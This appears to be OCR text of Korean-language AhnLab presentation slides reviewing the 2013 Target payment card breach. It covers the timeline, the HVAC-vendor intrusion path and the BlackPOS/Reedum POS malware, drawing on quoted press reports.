- 2014년 3월 13일 : Target,

http://www.businessweek.com/articles/2014-03-13/target-missed-alarms-in-epic-hack-of-credit-card-data

- 2014년 3월 25일 : Target, Trustwave에 소송

http://www.chicagobusiness.com/article/20140325/BLOGS11/14032986

-

미국 Target 해킹

• Target, 신용카드 정보 불법 접근 발표

home / press / releases / Target Confirms Unauthorized Access to Payment Card Data in U.S. Stores

Target Confirms Unauthorized Access to Payment Card Data in U.S. Stores

Issue has been identified and resolved

MINNEAPOLIS — December 19, 2013

* source : http://pressroom.target.com/news/target-confirms-unauthorized-access-to-payment-card-data-in-u-s-stores

미국 Target 해킹

- POS 시스템에서 악성코드 발견
  - 2014년 1월 12일 CNBC 인터뷰에서 밝힘

* source : http://video.cnbc.com/gallery/?video=3000235218

미국 Target 해킹

AhnLab

- POS 시스템에서 악성코드 감염
  - 관련 악성코드 최초 언급

15 A First Look at the Target Intrusion, Malware

JAN 14

Last weekend, Target finally disclosed at least one cause of the massive data breach that exposed personal and financial information on more than 110 million customers: Malicious software that infected point-of-sale systems at Target checkout counters. Today's post includes new information about the malware apparently used in the attack, according to two sources with knowledge of the matter.

In an interview with CNBC on Jan. 12, Target CEO **Gregg Steinhafel** confirmed that the attackers stole card data by installing malicious software on point-of-sale (POS) devices in the checkout lines at Target stores. A report published by Reuters that same day stated that the Target breach involved memory-scraping malware.


This type of malicious software uses a technique that parses data stored briefly in the memory banks of specific POS devices; in doing so, the malware captures the data stored on the card's magnetic stripe in the

The seller of the point-of-sale "memory dump" malware allegedly used in the Target attack.

* source : http://krebsonsecurity.com/2014/01/a-first-look-at-the-target-intrusion-malware/

미국 Target 해킹

- HVAC 업체를 통해 침입설
  - Fazio Mechanical Services를 통해 내부 시스템 침입 의혹 제기



Fazio Mechanical's Projects

Giant Eagle (Century III Mall) – renovation and new refrigeration systems

Giant Eagle (Bethel Park PA) – renovation and new refrigeration systems

Trader Joe's (Mt Lebanon PA) – new store with new refrigeration systems

Whole Foods (Columbus OH) – new store with new refrigeration systems

Kuhn's (Ingomar PA) – renovation and new refrigeration systems

Palumbo Meat Market (Dubois PA) – new store with new refrigeration system

GetGo (Pittsburgh PA) – new store with new refrigeration systems

GetGo (Lakewood OH) – new store with new refrigeration systems

Giant Eagle (Frederick MD) - renovation and new refrigeration systems

Trader Joe's (Charlottesville VA) – renovation and new refrigeration systems

Trader Joe's (Arlington VA) – new store with new refrigeration systems


BJ's Wholesale Club (Cleveland OH) – renovation and new HVAC systems

Target (Hilliard OH) – renovation and new refrigeration systems

Target (Columbia MD) – renovation and new refrigeration systems

* source : http://krebsonsecurity.com/2014/02/target-hackers-broke-in-via-hvac-company

미국 Target 해킹



미국 Target 해킹

- Reedum
  - Reedum, BlackPOS. Kaptoxa(러시아어로 감자) 등으로 불림
  - POS 시스템 악성코드
  - 2013년 초부터 발견 (일부 언론에는 여름)
  - 암시장에서 $1,800 - $2,000에 판매
  - 최초 러시아 17세 Sergey Taraspov (Ree [4])가 제작자로 알려짐
  - 실제 개발자는 23세 Rinat Shabayev
  - Life News와 인터뷰

* source : http://intelcrawler.com/about/press08
http://thehackernews.com/2014/01/23-year-old-russian-hacker-confessed-to.html

Q&A

email : minseok.cha@ahnlab.com / mstoned7@gmail.com

DESIGN YOUR SECURITY